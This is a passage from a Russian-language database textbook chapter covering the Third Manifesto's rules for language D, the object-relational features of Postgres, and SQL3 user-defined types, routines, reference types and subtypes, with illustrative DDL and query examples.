В работе "Third Manifesto" Дарвена и Дейта [87], [88] предпринимается попытка защитить реляционную модель данных, описанную в книге этих авторов, которая вышла в 1992 году [94], Авторы признают, что было бы желательно использовать некоторые объектно-ориентированные средства, но уверены в том, что они ортогональны по отношению к реляционной модели, так что "реляционная модель не нуждается ни в каких дополнениях, исправлениях, толкованиях, а главное, должна быть защищена от искажений". Однако этими авторами язык SQL безапелляционно отвергнут как *искажение* реляционной модели, а вместо него предложен язык D. Но при этом предполагается, что в языке D должен быть предусмотрен внешний интерфейс для работы с языком SQL, который позволит его пользователям постепенно перейти на язык D. В данном манифесте предложено распространить на язык D следующие предписания и запреты:

- предписания, основанные на реляционной модели;
- предписания, не основанные на реляционной модели и ортогональные по отношению к ней;
- запреты, основанные на реляционной модели;
- запреты, не основанные на реляционной модели и ортогональные по отношению к ней.

Кроме того, в манифесте перечислено несколько очень строгих требований, как основанных на реляционной модели, так и ортогональных по отношению к ней. Все эти предложения в краткой форме перечислены в табл. 27.1.

Таблица 27.1. Предложения, изложенные в работе "Third Manifesto"

Реляционная модель
Предписания
1. Поддержка скалярных типов
2. Типизация скалярных значений
3. Применение скалярных операторов
4. Применение фактически реализованных и реализуемых представлений
5. Явное определение понятия реализуемых представлений
6. Применение генератора типа TUPLE
7. Применение генератора типа RELATION
8. Применение средств проверки равенства
9. Поддержка строк
10. Поддержка отношений
11. Поддержка скалярных переменных
12. Поддержка строковых переменных
13. Поддержка реляционных переменных (relvar)
14. Поддержка базовых и виртуальных реляционных переменных
15. Применение потенциальных ключей
16. Поддержка баз данных
17. Поддержка транзакций
18. Применение операторов реляционной алгебры
19. Поддержка имен реляционных переменных, селекторов отношений и рекурсии
20. Применение операторов, операндами которых являются отношения
21. Применение операторов присваивания
22. Применение операторов сравнения
23. Поддержка ограничений целостности
24. Применение предикатов к отношению и базе данных
25. Поддержка каталога
26. Обеспечение качественного проектирования на языках программирования
Запреты
1. Отсутствие упорядочения атрибутов
2. Отсутствие упорядочения строк
3. Отсутствие дубликатов строк
4. Отсутствие пустых значений (NULL)
5. Исключение возможности появления нуллологических ошибок[1]

[1] *Дарвен дал определение нуллологии как "изучение того, что является ничем"; под этим подразумевается изучение пустого множества. Исследование понятия множества является важнейшим аспектом реляционной теории, поэтому правильная трактовка понятия пустого множества рассматривается как одна из ее фундаментальных основ.*

6. Отсутствие конструкций на внутреннем уровне
7. Отсутствие поддержки операций на уровне строк
8. Отсутствие составных столбцов
9. Отсутствие перекрытия средств контроля данных в домене
10. Отсутствие поддержки языка SQL

Предписания

1. Контроль типов во время компиляции
2. Единичное наследование (условное)
3. Множественное наследование (условное)
4. Вычислительная полнота
5. Явное разграничение транзакций
6. Вложенные транзакции
7. Агрегированные значения и пустые множества

Запреты

1. Реляционные переменные (relvar) не являются доменами
2. Отсутствие идентификаторов объектов

Реляционная модель

1. Поддержка системных ключей
2. Поддержка внешних ключей
3. Поддержка производных потенциальных ключей
4. Поддержка транзитивных ограничений
5. Поддержка запросов с указанием требуемого количества (например, "найти трех самых молодых сотрудников")
6. Поддержка обобщенного транзитивного замыкания
7. Применение параметров в виде строк и отношений
8. Поддержка специальных значений (принимаемых по умолчанию)
9. Обеспечение постепенного отхода от языка SQL

Прочие требования

1. Поддержка наследования типов
2. Обеспечение ортогональности типов и операторов
3. Поддержка генераторов типов коллекций
4. Применение средств прямого и обратного преобразования из других структур данных в отношения
5. Обеспечение одноуровневого хранения

Основным объектом в этих предложениях является *домен,* определяемый как именованное множество инкапсулированных значений произвольной сложности, который эквивалентен типу данных или объектному классу. Для значений в домене применяется общий термин *скаляр*, а манипуляции со скалярами могут осуществляться только с помощью операторов, определяемых для конкретного

домена. Язык D содержит некоторые встроенные домены, например домен значений истинности с обычными логическими операторами (AND, OR, NOT и т.д.). Оператор сравнения на равенство (=) определен для каждого домена и возвращает логическое значение TRUE тогда и только тогда, когда два элемента домена являются одинаковыми. Для доменов предлагается использовать единичное и множественное наследование.

Отношения, строки и заголовки строк имеют свой обычный смысл, поскольку для этих объектов предусмотрены конструкторы типов RELATION и TUPLE. Кроме того, определены следующие переменные.

- Скалярная переменная типа V. Переменная, для которой допустимыми значениями являются скаляры из указанного домена V.
- Строковая переменная типа H. Переменная, для которой допустимыми значениями являются строки с указанным заголовком строки H.
- Реляционная переменная (relvar) типа H. Переменная, для которой допустимыми значениями являются отношения с указанным заголовком отношения H.
- Переменная базы данных (dbvar). Именованное множество реляционных переменных. На каждую переменную базы данных распространяется ряд именованных ограничений целостности, кроме того, с каждой переменной базы данных связан каталог, который является достаточно наглядным и не требует дополнительного описания.

На транзакцию накладывается ограничение взаимодействия только с одной переменной базы данных, тогда как реляционные переменные из этой переменной базы данных могут добавляться или удаляться динамически. Дополнительно должны поддерживаться вложенные транзакции. Кроме того, предполагается, что язык D должен удовлетворять следующим требованиям.

- Представлять реляционную алгебру "без применения громоздких конструкций".
- Содержать операторы для создания/уничтожения именованных функций, значениями которых являются отношения, определяемые с помощью заданных реляционных выражений.
- Поддерживать следующие операторы сравнения:
  - (= и ≠) для строк;
  - (=, ≠, "является подмножеством", ∈ для проверки принадлежности строки к отношению) для отношений.
- Формироваться в соответствии с общепринятыми принципами качественного проектирования программ на языке программирования.

27.3. Postgres — одна из первых версий ОРСУБД

В этом разделе рассматривается одна из первых объектно-реляционных СУБД — Postgres (сокращение от Post INGRES). Назначение этого раздела состоит в ознакомлении с некоторыми из способов, которые использовались для дополнения реляционных систем. Однако в целом предполагается, что многие ведущие ОРСУБД будут удовлетворять стандарту SQL3 (по крайней мере, в определенной степени). СУБД Postgres является исследовательской системой, на основе которой разработчики системы INGRES предприняли попытку дополнить реляционную модель абстрактными типами данных, процедурами и правилами.

В результате система Postgres оказала существенное влияние на разработку объектно-ориентированных дополнений к коммерческому продукту INGRES. Один из ее основных разработчиков, Майк Стоунбрекер, впоследствии приступил к проектированию ОРСУБД Ilfustra компании Illustra Information Technologies, которая в настоящее время вошла в состав ОРСУБД Informix компании Informix Software Inc.

27.3.1. Задачи создания ОРСУБД Postgres

Система Postgres является исследовательской системой управления базами данных, которая разрабатывалась как возможная замена реляционной СУБД INGRES [294]. В данном проекте преследовались следующие цели.

1. Предоставление улучшенной поддержки сложных объектов.
2. Предоставление пользователям средств расширения типов данных, операторов и методов доступа,
3. Предоставление активных функций базы данных (обработчиков событий и триггеров) и поддержка процесса логического вывода.
4. Упрощение кода СУБД для более быстрого восстановления после сбоя.
5. Создание такого проекта системы, в котором использовались бы все возможности оптических дисков, многопроцессорных рабочих станций и специализированных микросхем класса VLSI (Very Large-Scale Integration — сверхбольшая интегральная схема).
6. Внесение минимально возможного количества изменений в реляционную модель (по возможности, даже полное отсутствие изменений).

В СУБД Postgres реляционная модель дополнена за счет включения следующих механизмов:

- абстрактные типы данных;
- данные типа "процедура";
- правила.

Эти механизмы используются для поддержки разнообразных семантических и объектно-ориентированных конструкций моделирования данных, включая агрегирование, обобщение, поддержку сложных объектов с совместно используемыми подчиненными объектами и поддержку атрибутов, содержащих ссылки на строки в других отношениях.

27.3.2. Абстрактные типы данных

Тип атрибута в отношении может быть элементарным или структурированным. В СУБД Postgres предусмотрено использование некоторого набора предопределяемых элементарных типов, в том числе int2, int4, float4, float8, bool, char и date. Пользователи могут создавать новые элементарные и структурированные типы. Все типы данных определяются как абстрактные типы данных (Abstract Data Type — ADT). Определение ADT включает имя типа, его длину в байтах, процедуры преобразования значения из внутреннего во внешнее представление (и наоборот), а также значение, принимаемое по умолчанию. Например, тип int4 во внутреннем представлении определяется следующим образом:

```
DEFINE TYPE int4 IS (InternalLength = 4, InputProc = CharToInt4,
                     OutputProc = Int4ToChar, Default = "0")
```

Процедуры преобразования CharToInt4 и Int4ToChar реализуются на некотором языке высокого уровня, например на языке C, и определяются внутри системы с помощью команды define procedure. Оператор для абстрактных типов данных определяется на основе указания количества и типа операндов, типа возвращаемого значения, приоритета и ассоциативности данного оператора, а также процедуры, с помощью которой он реализуется. В определении оператора также могут указываться вызываемые процедуры, например, для сортировки отношения (Sort), если для реализации запроса выбрана стратегия сортировки-слияния, или же оператора отрицания в предикате запроса (Negator). Так, оператор +, предназначенный для сложения двух целых чисел, можно было бы определить следующим образом:

```
DEFINE OPERATOR "+" (int4, int4) RETURNS int4
IS (Proc = Plus, Precedence = 5, Associativity = "left")
```

Здесь так же, как и в предыдущем случае, процедура Plus, которая реализует оператор +, должна программироваться на языке высокого уровня. Пользователи аналогичным образом могут определять их собственные элементарные типы.

Структурированные типы определяются с помощью конструкторов типа для массивов и процедур. Массив с переменной или постоянной длиной определяется с помощью *конструктора массива*. Например, выражение char [25] определяет массив символов постоянной длины в 25 символов. При отсутствии указания длины массива создается массив с переменной длиной. *Конструктор процедур* позволяет использовать в атрибутах значения типа procedure, при этом процедура представляет собой ряд команд на языке Postquel, т.е. языке запросов, используемом в СУБД Postgres. Соответствующий тип данных называется postquel.

27.3.3. Отношения и наследование

Отношение в СУБД Postgres объявляется следующим образом:

```
CREATE TableName (columnName1 = type1, columnName2 = type2, ...)
[KEY(listOfColumnNames)]
[INHERITS(listOfTableNames)]
```

Отношение наследует все атрибуты от своих родителей, если только в его определении не предусмотрено перекрытие того или иного атрибута. Поддерживается множественное наследование, но если один и тот же атрибут наследуется от нескольких родителей и типы их атрибутов отличаются, то такое объявление считается недопустимым. Так же наследуются спецификации ключей. Например, для создания сущности Staff, которая наследует атрибуты сущности Person, можно использовать следующее выражение:

```
CREATE Person (fName = char[15], lName = char[15], sex = char/
               dateOfBirth = date)
KEY(lName, dateOfBirth)
CREATE Staff (staffNo = char[5], position = char[10], salary =
float4,
              branchNo = char[4], manager = postquel)
INHERITS(Person)
```

Отношение Staff включает явно объявленные атрибуты и атрибуты, объявленные для отношения Person. В качестве ключа используется (унаследованный) ключ отношения Person. Атрибут manager определяется как тип *postquel*, обозначающий, что это — запрос на языке Postquel. Добавление строки в отношение выполняется с помощью команды APPEND, как показано ниже для отношения Staff.

```
APPEND Staff (staffNo = "SG37", fName = "Ann", lName = "Beech",
              sex = "F", dateOfBirth = "10-Nov-60",
              position = "Assistant", salary = 12000,
              branchNo = "B003", manager = "RETRIEVE (s,.staffNo)
              FROM s IN Staff WHERE position = 'Manager' AND
              branchNo = 'B003'")
```

Запрос, на который ссылается атрибут manager, возвращает строку, содержащую команду на языке Postquel, которая в общем случае может быть отношением, а не только единственным значением. В СУБД Postgres предусмотрены два способа доступа к атрибуту manager. В первом используется вложенное точечное обозначение для неявного исполнения запроса:

```
RETRIEVE (s.staffNo, s.lName, s.manager.staffNo) FROM s IN Staff
```

В результате выполнения этого запроса будет получен список всех сотрудников с указанием их табельных номеров, имени и табельного номера менеджера данного сотрудника. Результат исполнения запроса, указанного с помощью атрибута manager, неявно соединяется со строкой, указанной в остальной части списка выборки. В другом способе выполнения запроса используется команда EXECUTE, например, как показано ниже.

```
EXECUTE (s.staffNo, s.lName, s.manager.staffNo) FROM s IN Staff
```

Параметризуемые процедурные типы могут использоваться там, где параметры запроса берутся из других атрибутов строки. Знак $ используется для ссылки на строку, в которой хранится запрос. Например, приведенный выше запрос можно переопределить следующим образом, используя параметризуемый процедурный тип:

```
DEFINE TYPE Manager IS
RETRIEVE (staffNumber = s.staffNo) FROM s IN Staff WHERE
position = "Manager" AND branchNo = s.branchNo
```

А затем этот новый тип можно использовать для создания таблицы.

```
CREATE Staff(staffNo= char[5], position = char[10], salary =
float4,
       branchNo = char[4], manager = Manager)
INHERITS(Person)
```

В этом случае запрос на выборку сведений о сотрудниках будет выглядеть следующим образом:

```
RETRIEVE (s.staffNo, s.lName, s.manager.staffNumber) FROM s IN
Staff
```

Механизм абстрактных типов данных в СУБД Postgres ограничен по сравнению с ООСУБД. В системе Postgres объекты состоят из абстрактных типов данных, тогда как в ООСУБД все объекты рассматриваются как абстрактные типы данных. Это не совсем соответствует концепции инкапсуляции. Более того, не существует никакого механизма наследования, связанного с абстрактными типами данных, — возможно наследование только таблиц.

27.3.4. Идентификация объектов

Каждое отношение имеет явно определяемый атрибут oid, который содержит уникальный идентификатор строки, где каждое значение oid создается и поддерживается СУБД Postgres. Атрибут oid доступен для пользовательских запросов, но он не может в них обновляться. Помимо всего прочего, атрибут oid может использоваться в качестве механизма, имитирующего типы атрибутов, которые ссылаются на строки в других отношениях. Например, показанным ниже способом можно определить тип, ссылающийся на строку отношения Staff.

```
DEFINE TYPE Staff(int4).IS
RETRIEVE (Staff.all) WHERE Staff.oid = $1
```

Имя отношения может использоваться в качестве имени типа, так как отношения, типы и процедуры имеют отдельные пространства имен. Фактическое значение параметра передается тогда, когда атрибуту типа Staff присваивается некоторое значение. Теперь можно создать отношение, в котором используется этот ссылочный тип.

```
CREATE PropertyForRent(propertyNo = char[5], street = char[25],
       city = char[15], postcode = char[8], type = char[1],
       rooms = int2, rent = float4, ownerNo = char[5],
       branchNo = char[4], staffNo = Staff)
KEY(propertyNo)
```

Атрибут staffNo представляет сотрудника, который отвечает за сдачу данного объекта недвижимости в аренду. Добавление в базу данных сведений о новом объекте недвижимости может быть выполнено с помощью следующего запроса:

```
APPEND PropertyForRent(propertyNo = "PA14", street = "16 Holhead",
       city = "Aberdeen", postcode = "AB7 5SU", type = "H", rooms = 6,
       rent = 650, ownerNo = "CO46", branchNo = "B007",
       staffNo = Staff(s.oid))
FROM s IN Staff
WHERE s.staffNo = "SA9")
```

27.4. Стандарт SQL3

В главах 5 и 6 приводится расширенное описание стандарта ISO для языка SQL выпуска 1992 года, который обычно называется стандартом SQL2, или SQL-92. Стандартизация SQL, проведенная организациями ANSI (X3H2) и ISO (ISO/IEC JTC1/SC21/WG3), привела к появлению спецификации SQL (которую часто называют SQL3), включающей дополнительные компоненты, необходимые для поддержки объектно-ориентированного управления данными [176]. Как уже упоминалось, стандарт SQL3 является исключительно объемным и полным; он состоит из следующих частей.

- SQL/Framework. Инфраструктура SQL.
- SQL/Foundation. Основа SQL, которая включает спецификации новых типов данных, типов, определяемых пользователем, правил и триггеров, транзакций, а также хранимых процедур.
- SQL/СИ. Эта часть определяет способы предоставления любого API-интерфейса к баае данных (см. главу 21). При этом применяются определе-

ния CLI (Call-Level Interface — прикладной программный интерфейс уровня вызовов), предложенные организациями SQL Access Group и X/Open.

- SQL/PSM. Эта часть стандарта позволяет создавать на языке третьего поколения или на языке SQL процедуры и функции типа PSM (Persistent Stored Module — перманентный хранимый модуль), определяемые пользователем, и хранить их в базе данных. Благодаря этому достигается вычислительная полнота SQL.
- SQL/Bindings. Средства связывания SQL, которые обеспечивают динамический вызов кода SQL, внедренного в базовый язык.

Предполагается, что в будущем будут введены и другие части стандарта, включая следующие.

- SQL/Transactions. Часть, содержащая формальное описание интерфейса XA, предназначенного для использования в языке SQL (см. раздел 23.5).
- SQL/Temporal. Описание способов поддержки хронологических данных, данных временных рядов, версий и других дополнений к языку SQL, предназначенных для работы с данными, привязанными ко времени.
- SQL/Multimedia. Часть, предназначенная для разработки набора спецификаций мультимедийных библиотек, которая будет включать мультимедийные средства работы с пространственными объектами, документами, неподвижными изображениями и определяемыми пользователями типами общего назначения (например, сложными числами, векторами, объектами, заданными в двух- и трехмерном евклидовом пространстве), а также обобщенные типы данных для координатных, геометрических и других операций.
- SQL/Real-Time. Часть, обеспечивающая поддержку таких принципов работы в реальном времени, как установка ограничений реального времени на запросы по обработке данных и моделирования данных, которые сохраняют свою значимость только в течение определяемого интервала времени.

В этом разделе рассматриваются некоторые из этих средств, включая следующие.

- Конструкторы типов для строковых и ссылочных типов.
- Определяемые пользователем типы (различимые и структурированные типы), которые могут участвовать в связях супертип/подтип.
- Определяемые пользователем процедуры, функции и операторы.
- Конструкторы для типов коллекций (массивы, множества, списки и мультимножества).
- Поддержка больших объектов — двоичных больших объектов (Binary Large Object — BLOB) и символьных больших объектов (Character Large Object — CLOB).
- Поддержка средств рекурсии.

В состав этого документа вошли многие объектно-ориентированные концепции (см. раздел 24.3). В окончательном виде стандарт SQL3 был выпущен со значительным опозданием от графика, и некоторые из его предложенных компонентов отложены до выпуска следующей версии этого стандарта, т.е. SQL4.

27.4.1. Строковые типы

Строковые типы (row type) — это последовательность пар *имя поля/тип данных,* образующая тип данных, который может представлять типы строк в таблицах таким образом, чтобы строки целиком могли сохраняться в виде перемен-

ных, передаваться как параметры процедурам и функциям, а также возвращаться в виде результатов вызова функций. Строковый тип также может использоваться для того, чтобы в столбце таблицы можно было сохранять значения строк. При этом строка по сути становится таблицей, вложенной в таблицу.

Пример 27.1. Использование строкового типа

Для иллюстрации использования строкового типа создадим упрощенную версию таблицы Branch, состоящую из номера отделения компании и его адреса, а затем вставим в эту новую таблицу запись данных.

```
CREATE TABLE Branch (
    branchNo  CHAR(4),
    address ROW(street  VARCHAR(25),
                city VARCHAR(15),
                postcode ROW(cityIdentifier  VARCHAR(4),
                             subPart VARCHAR(4))));
INSERT INTO Branch
VALUES ('B005', ROW('22 Deer Rd', 'London', ROW('SW1', '4EH')));
```

27.4.2. Типы, определяемые пользователем

В SQL3 допускается определение *пользовательских типов данных,* или *типов UDT* (User-Defined Types), которые раньше назывались *абстрактными типами данных,* или *типами ADT* (Abstract Data Types). Эти типы могут использоваться так же, как и встроенные типы (например, CHAR, INT, FLOAT). Типы UDT делятся на две категории: различимые и структурированные типы. Простейшим типом UDT в языке SQL3 является *различимый тип* (distinct type), позволяющий проводить различия между типами данных, в основе которых лежат одни и те же базовые типы. Например, можно создать два следующих различимых типа:

```
CREATE TYPE OwnerNumberType AS VARCHAR(5) FINAL;
CREATE TYPE StaffNumberType AS VARCHAR(5) FINAL;
```

Если теперь будет предпринята попытка применить экземпляр одного типа вместо экземпляра другого типа, то возникнет ошибка. Следует отметить, что хотя SQL для установления различия между разными типами данных также позволяет создавать домены, все же назначение домена SQL заключается только в определении множества допустимых значений, которые могут быть сохранены в столбце с этим доменом.

В общем случае определение UDT состоит из одного или нескольких *определений атрибутов,* от нуля и больше объявлений процедур (методов) и (в языке SQL4) объявлений операторов. В настоящей главе процедуры и операторы упоминаются под общим названием *процедуры.* В объявлении UDT можно также определить связи, обеспечивающие поддержку операций сравнения на равенство и операций упорядочения с помощью оператора CREATE ORDERING FOR.

Для доступа к значению атрибута может применяться обычная точечная система обозначений. Например, предположим, что p — экземпляр определяемого пользователем типа PersonType, который имеет атрибут fName типа VARCHAR. В таком случае доступ к значению атрибута fName может быть получен следующим образом:

```
p.fName
p.fName = 'A. Smith'
```

Функции выборки и модификации

Для каждого атрибута автоматически определяются функции выборки (observer) с именем get и модификации (mutator) с именем set. Функция выборки возвращает текущее значение атрибута; функция модификации присваивает атрибуту значение, заданное в качестве параметра. Эти функции могут быть переопределены пользователем в объявлении типа UDT. Они позволят инкапсулировать значения атрибутов и предоставить пользователю доступ к этим значениям только путем вызова самих функций. Например, функция выборки для атрибута fName типа PersonType может иметь следующий вид:

```
FUNCTION fName(p PersonType) RETURNS VARCHAR(15)
 RETURN p.fName;
```

а соответствующая функция модификации, которая позволяет присвоить атрибуту значение newValue, может выглядеть следующим образом:

```
FUNCTION fName(p PersonType RESULT, newValue VARCHAR(15))
  RETURNS PersonType
BEGIN
  p.fName = newValue;
  RETURN p;
END;
```

Функции-конструкторы

Для обеспечения возможности создания новых экземпляров типа автоматически определяется (открытая) функция-конструктор. Конструкторы имеют такое же имя и тип, как UDT, не принимают параметров и возвращают новый экземпляр типа, атрибутом которого присвоены значения, применяемые по умолчанию. Пользователь может переопределить в объявлении UDT и конструктор. Предполагается, что в следующей версии стандарта будет предусмотрена возможность параметризовать конструктор, что позволит обеспечить инициализацию экземпляра данными, определяемыми пользователем. Ниже приведен пример конструктора для типа PersonType, в котором предусмотрена возможность присваивания атрибутам начальных значений.

```
CONSTRUCTOR FUNCTION PersonType (fN VARCHAR(15),
  lN VARCHAR(15), sx CHAR)
     RETURNS PersonType
     DECLARE :p PersonType;
     BEGIN
       NEW:p;
       SET :p.fName = fN;
       SET :p.lName = lN;
       SET :p.sex = sx;
       RETURN :p;
     END;
```

Другие методы UDT

На экземпляры типов UDT могут налагаться ограничения для придания им заданных свойств упорядочения. При этом для определения функций сравнения экземпляров UDT, соответствующих их типу, могут применяться конструкции EQUALS ONLY BY и ORDER FULL BY. Для упорядочения экземпляров применяются методы, которые классифицируются по нескольким категориям, перечисленным ниже.

- RELATIVE. Это — метод взаимного сравнения, который возвращает 0 в случае равенства двух экземпляров, отрицательное значение, если первый экземпляр меньше второго, и положительное значение — в противном случае.
- MAP. В этом методе определения соответствия между типами используется функция, которая принимает в качестве одного параметра экземпляр типа UDT и возвращает определенное значение базового типа. Для сравнения двух экземпляров UDT применяются два соответствующих им преобразованных значения.
- STATE. В этом методе для определения порядка следования сравниваются атрибуты экземпляров типа.

Кроме того, для преобразования экземпляров различных типов UDT могут быть определены функции типа CAST. В языке SQL4 должна быть также предусмотрена возможность перекрывать некоторые из встроенных операторов.

Пример 27.2. Определение нового типа UDT

Для иллюстрации определения нового типа UDT создадим определяемый пользователем тип PersonType.

```
CREATE TYPE PersonType AS (
  dateOfBirth DATE  CHECK (dateOfBirth > DATE '1900-01-01'),
  fName  VARCHAR(15),
  lName  VARCHAR(15),
  sex  CHAR,
  FUNCTION age (p PersonType) RETURNS INTEGER
    RETURN /* Код процедуры вычисления возраста по дате рождения
              dateOfBirth +/
  END,
  FUNCTION age (p PersonType RESULT, DOB DATE)
    RETURNS PersonType
   RETURN /* Присваивание значения атрибуту dateOfBirth */
  END)
REF IS SYSTEM GENERATED
INSTANTIABLE
NOT FINAL;
```

В этом примере иллюстрируется также использование хранимых и виртуальных атрибутов. *Хранимым атрибутом* (stored attribute) называется используемый по умолчанию тип с именем атрибута и типом данных. Причем тип данных может быть любым известным типом данных, включая другие типы UDT. И наоборот, *виртуальный атрибут* (virtual attribute) относится не к хранимым, а к производным данным. В этом примере таковым является подразумеваемый виртуальный атрибут age, который формируется с использованием функции age (функции выборки), а значение ему присваивается с помощью функции age (функции модификации).[2] С точки зрения пользователя между хранимым и виртуальным атрибутами нет никакой разницы, поскольку доступ к ним всегда выполняется с помощью соответствующих функций выборки и модификации. Разница между ними известна только разработчику типа UDT.

[2] ***Следует отметить, что в данном примере функция с именем age является перегруженной. Способы учета различий между этими двумя функциями в языке SQL описаны в разделе 27.4.4.***

Ключевое слово INSTANTIABLE указывает, что для этого типа допускается создание экземпляров. А если в объявлении типа задано ключевое слово NOT INSTANTIABLE, то допускается создание экземпляров не этого типа, а только одного иэ его подтипов. Ключевое слово NOT FINAL указывает, что допускается создание подтипов этого типа, определяемого пользователем. Конструкция REF IS SYSTEM GENERATED описана в разделе 27.4.5.

27.4.3. Определяемые пользователем процедуры

Определяемые пользователем процедуры (User-Defined Routine — UDR) задают методы манипулирования данными и являются важным дополнением к типам UDT. В ОРСУБД следует предусмотреть возможность внесения гибких изменений в этой области, позволяя процедурам UDR возвращать сложные значения, с которыми впоследствии можно было бы продолжить работу (например, такие как таблицы). Кроме того, в ней должна быть предусмотрена поддержка перегрузки имен функций для упрощения разработки приложений.

В стандарте SQL3 процедуры UDR могут определяться как часть типа UDT или отдельно, как часть схемы. *Вызываемой средствами SQL процедурой* может быть любая процедура или функция. Она может быть создана вне СУБД на стандартном языке программирования, например *C/C++,* или полностью написана на языке SQL с использованием расширений, позволяющих обеспечить вычислительную полноту данного языка (раздел 27.4.10).

Вызываемая средствами SQL процедура вызывается с помощью оператора CALL языка SQL. Она может не иметь параметров или иметь несколько параметров, включая входной (IN), выходной (OUT) и одновременно входной и выходной параметры (INOUT). Кроме того, она содержит тело, полностью определяемое на языке SQL. С другой стороны, *вызываемая средствами SQL функция* возвращает некоторое значение, причем любые указанные параметры должны быть входными параметрами с одним выходным параметром (который задается с использованием ключевого слова RESULT). В предыдущем примере параметр p второй функции age используется как выходной параметр.

Ожидается, что в последней версии стандарта будут также предусмотрены *итеративные процедуры* (iterative routine), позволяющие получить агрегированное значение для заданного типа данных MULTISET (раздел 27.4.9). В этой версии должны быть предусмотрены три процедуры, вызываемые средствами SQL.

- Процедура инициализации с одним выходным параметром (например, типа ODT).
- Итеративная процедура с типом данных MULTISET в качестве входного параметра, а также входным/выходным параметром типа ODT.
- Функция завершения с входным параметром типа ODT, возвращающая итоговое значение агрегирующей функции.

Обычно процедура инициализации устанавливает внутреннее значение результата агрегирования, а итеративная процедура обновляет это значение для каждой строки, которая удовлетворяет некоторому набору критериев. Наконец, функция завершения вычисляет итоговый результат агрегирования на основе последнего полученного внутреннего значения и очищает его. Например, итеративная процедура может использоваться для вычисления среднего значения для трех самых дорогостоящих объектов недвижимости, сдаваемых в аренду. В этом случае процедура инициализации должна распределить память для хранения

трех максимальных значений, а итеративная процедура — сравнить **их** со значением в каждой строке с последующим обновлением трех максимальных значений в случае необходимости. Затем функция завершения вычисляет среднее значение для трех максимальных значений арендной платы, освобождает выделенное место в памяти и возвращает среднее значение.

Внешняя процедура определяется с помощью внешней конструкции, которая определяет соответствующий "откомпилированный код" в файловой структуре операционной системы. Например, может возникнуть необходимость использования функции, которая создает эскизное изображение (thumbnail) объекта, хранимого в базе данных. Эти действия нельзя выполнить посредством языка SQL, поэтому необходимо воспользоваться внешней функцией с помощью команды CREATE FUNCTION с использованием конструкции EXTERNAL, например, как показано ниже.

```
CREATE FUNCTION thumbnail(IN myImage ImageType) RETURNS BOOLEAN
EXTERNAL NAME thumbnail
LANGUAGE C
PARAMETER STYLE SQL
DETERMINISTIC
NO SQL;
```

Этот оператор SQL связывает функцию thumbnail на языке SQL с внешним файлом thumbnail, о создании которого должен позаботиться пользователь. Затем ОРСУБД предоставит метод для динамической компоновки этого объектного файла с СУБД, чтобы он мог вызываться в случае необходимости. Описание требуемых для этого действий выходит за рамки стандарта SQL и зависит от особенностей реализации конкретной СУБД, Такая процедура должна быть детерминированной; это означает, что она всегда возвращает одно и то же значение (значения) при получении одного и того же набора входных параметров. Конструкция NO SQL означает, что эта функция не содержит операторов SQL. Вместо нее могут использоваться конструкции READS SQL DATA, MODIFIES SQL DATA И CONTAINS SQL.

27.4.4. Полиморфизм

Разные процедуры могут иметь одно и то же имя, т.е. может применяться перегрузка имен процедур, например, с целью переопределения в подтипе UDT метода, унаследованного от супертипа. В отношении перегрузки установлены следующие ограничения.

- Никакие две функции в одной и той же схеме не могут иметь одинаковые сигнатуры, т.е. одинаковое количество параметров, одинаковые типы данных для каждого параметра, а также одинаковые типы для возвращаемого значения.
- Никакие две процедуры в одной и той же схеме не могут иметь одинаковые имя и количество параметров.

В стандарте SQL3 используется обобщенная объектная модель, поэтому для выбора вызываемой процедуры типы всех ее параметров рассматриваются в последовательности слева направо. Если не удается найти точное соответствие между типом данных формального параметра и типом данных фактического параметра, то для определения наиболее близкого соответствия используются правила приоритета. Точные правила определения процедуры для заданного вызова относительно сложны, поэтому мы не будем их здесь приводить.

27.4.5. Ссылочные типы и идентификация объектов

Идентификация объекта представляет собой такую характеристику объекта, которая никогда не изменяется и позволяет отличить его от всех прочих объектов. В идеальном случае идентификация объекта не зависит от его имени, структуры и местонахождения. Идентификация любого объекта должна сохраняться даже после удаления самого объекта, чтобы ее невозможно было спутать с идентификацией любого другого объекта. Другие объекты могут использовать идентификацию объекта в качестве уникального способа ссылки на этот объект.

До появления стандарта SQL3 единственный способ определения связей между таблицами состоял в использовании механизма "первичный ключ/внешний ключ", который в версии языка SQL2 мог быть представлен с использованием конструкции ограничения ссылочной таблицы REFERENCES (см. раздел 6.2.4). В стандарте SQL3 для определения связей между строковыми типами и однозначной идентификации строки в таблице могут применяться ссылочные типы. Значение ссылочного типа может храниться в одной таблице и применяться в качестве непосредственной ссылки на конкретную строку в той же базовой таблице, которая определена как принадлежащая к тому же типу (по аналогии с указателем в языке C или C++). В этом отношении справочный тип предоставляет такие же функциональные возможности, как и идентификаторы объектов (OID) в объектно-ориентированных СУБД (см. раздел 24.3.3). Таким образом, ссылки позволяют совместно использовать одну строку в нескольких таблицах и дают возможность пользователю заменять в запросах сложные определения соединений более простыми выражениями, обозначающими путь доступа. Кроме того, ссылки позволяют оптимизатору выбрать альтернативный способ перехода к данным, а не использовать значения, полученные в результате соединения таблиц.

Конструкция REF IS SYSTEM GENERATED в операторе CREATE TYPE указывает, что фактические значения соответствующего типа REF также предоставлены системой, как в случае типа PersonType, созданного в примере 27.2. Есть и другие варианты, но здесь мы не будем на них останавливаться; по умолчанию применяется конструкция REF IS SYSTEM GENERATED. Как показано ниже, базовая таблица может быть создана как принадлежащая к некоторому структурированному типу. Для таблицы могут быть указаны и другие столбцы, но по меньшей мере один столбец должен быть обязательно задан. Таковым является столбец соответствующего типа REF; для его объявления служит конструкция REF IS *<columnName>* SYSTEM GENERATED. Этот столбец предназначен для хранения уникальных идентификаторов строк соответствующей базовой таблицы. Идентификатор присваивается указанной строке при вставке строки в таблицу и остается связанным со строкой до ее удаления.

27.4.6. Подтипы и супертипы

В стандарте SQL3 допускается включение типов UDT в иерархию подтип/супертип с помощью конструкции UNDER. Тип может иметь несколько подтипов, но на данный момент допускается наличие только одного супертипа (иначе говоря, множественное наследование не поддерживается). Подтип наследует все атрибуты и правила поведения своего супертипа, в нем могут определяться дополнительные атрибуты и функции (так же, как и в любом другом типе UDT), а также выполняться перекрытие унаследованных функций (см. пример 27.3).

Пример 27.3. Создание подтипа с использованием конструкции UNDER

Для создания подтипа StaffType супертипа PersonType можно использовать следующий оператор:

```
CREATE TYPE StaffType UNDER PersonType AS (
  staffNo  VARCHAR(5),
  position  VARCHAR(10) DEFAULT 'Assistant',
  salary.   DECIMAL(7, 2),
  branchNo CHAR(4),
  CREATE FUNCTION isManager (s StaffType) RETURNS BOOLEAN
  BEGIN
    IF s.position = 'Manager' THEN
     RETURN TRUE;
    ELSE
     RETURN FALSE;
    END IF
  END)
  INSTANTIABLE
